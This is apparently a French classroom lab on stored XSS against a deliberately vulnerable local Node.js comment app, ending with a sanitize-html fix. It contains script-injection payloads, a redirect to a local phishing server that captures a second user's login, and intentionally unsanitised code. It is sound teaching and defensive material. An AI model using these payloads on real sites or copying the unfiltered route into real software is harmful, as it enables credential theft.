VULNÉRABILITÉ STORED XSS

1. Télécharger le code de l'application :


```
git clone http://github.com/bouhenic/xss.git
cd xss/xssStored/vulnerableServer
npm install
```

2. Lancer l'application web vulnérable :

```
Node index.js
```

A. Détection des vulnérabilités XSS :

3. Connectez-vous sur le serveur : http://localhost:3000/login depuis votre navigateur préféré. Les identifiants sont user1/password1.



Login

Nom d'utilisateur : user1


Mot de passe : ••••••••


Se connecter

Vous êtes ensuite dirigé vers une page de commentaires.

4. Tester l'injection d'une commande html à la place d'un commentaire.


Par exemple : `<h1>STORED XSS</h1>.` À l'aide de l'inspecteur, visualisez le code html avant et après appui sur soumettre.





5. Tester maintenant l'injection d'une commande javascript.

Par exemple, `<script>alert(stored xss) ;</script>`



B. Attaque XSS stored :


6. Stopper le serveur nodejs en saisissant ctrl C sur le terminal du serveur.
7. Relancez le serveur : `node index.js`.
8. Ouvrir un deuxième onglet et déplacez-vous dans le répertoire hackerServer.
9. Mettre à jour les bibliothèques de l'application hacker avec : `npm install`
10. Lancer le serveur attaquant : `node index.js`
11. Après s'être identifié user1/password1, saisir et soumettre le script js suivant :

```
<script>
  window.location.href = 'http://localhost:4000/login';
</script>
```


12. Expliquer le script.

C. Connexion et utilisation du site web par un utilisateur :


13. Se connecter en tant que qu'utilisateur sur : http://localhost:3000/login
Avec les identifiants user2/password2.
14. Relever l'url de la page après identification. Que constatez-vous ?



Redirection vers le site attaquant :



L'utilisateur saisi à nouveau ses identifiants :



Merci pour vos identifiants !

15. Vérifier le vol d'identifiant sur le site attaquant :

```
Site de phishing en cours d'exécution sur http://localhost:4000
Identifiants volés - Username: user2, Password: password2
```

D. Sécurisation contre XSS :

16. Décommenter le code suivant :

```
const sanitizeHtml = require('sanitize-html');

// Configuration pour bloquer toutes les balises HTML
app.post('/comments', isAuthenticated, (req, res) => {
    const sanitizedComment = sanitizeHtml(req.body.comment, {
        allowedTags: [], // Pas de balises autorisées
        allowedAttributes: {} // Pas d'attributs autorisés
    });
    comments.push(sanitizedComment); // Ajoute le commentaire
nettoyé
    res.redirect('/comments');
});
```

17. Commenter le code suivant :

```
// Route pour soumettre un commentaire
app.post('/comments', isAuthenticated, (req, res) => {
    comments.push(req.body.comment); // Ne filtre pas l'entrée
de l'utilisateur
    res.redirect('/comments');
});
```

18. Tester à nouveau l'application

Sanitize-html permet le nettoyage des entrées.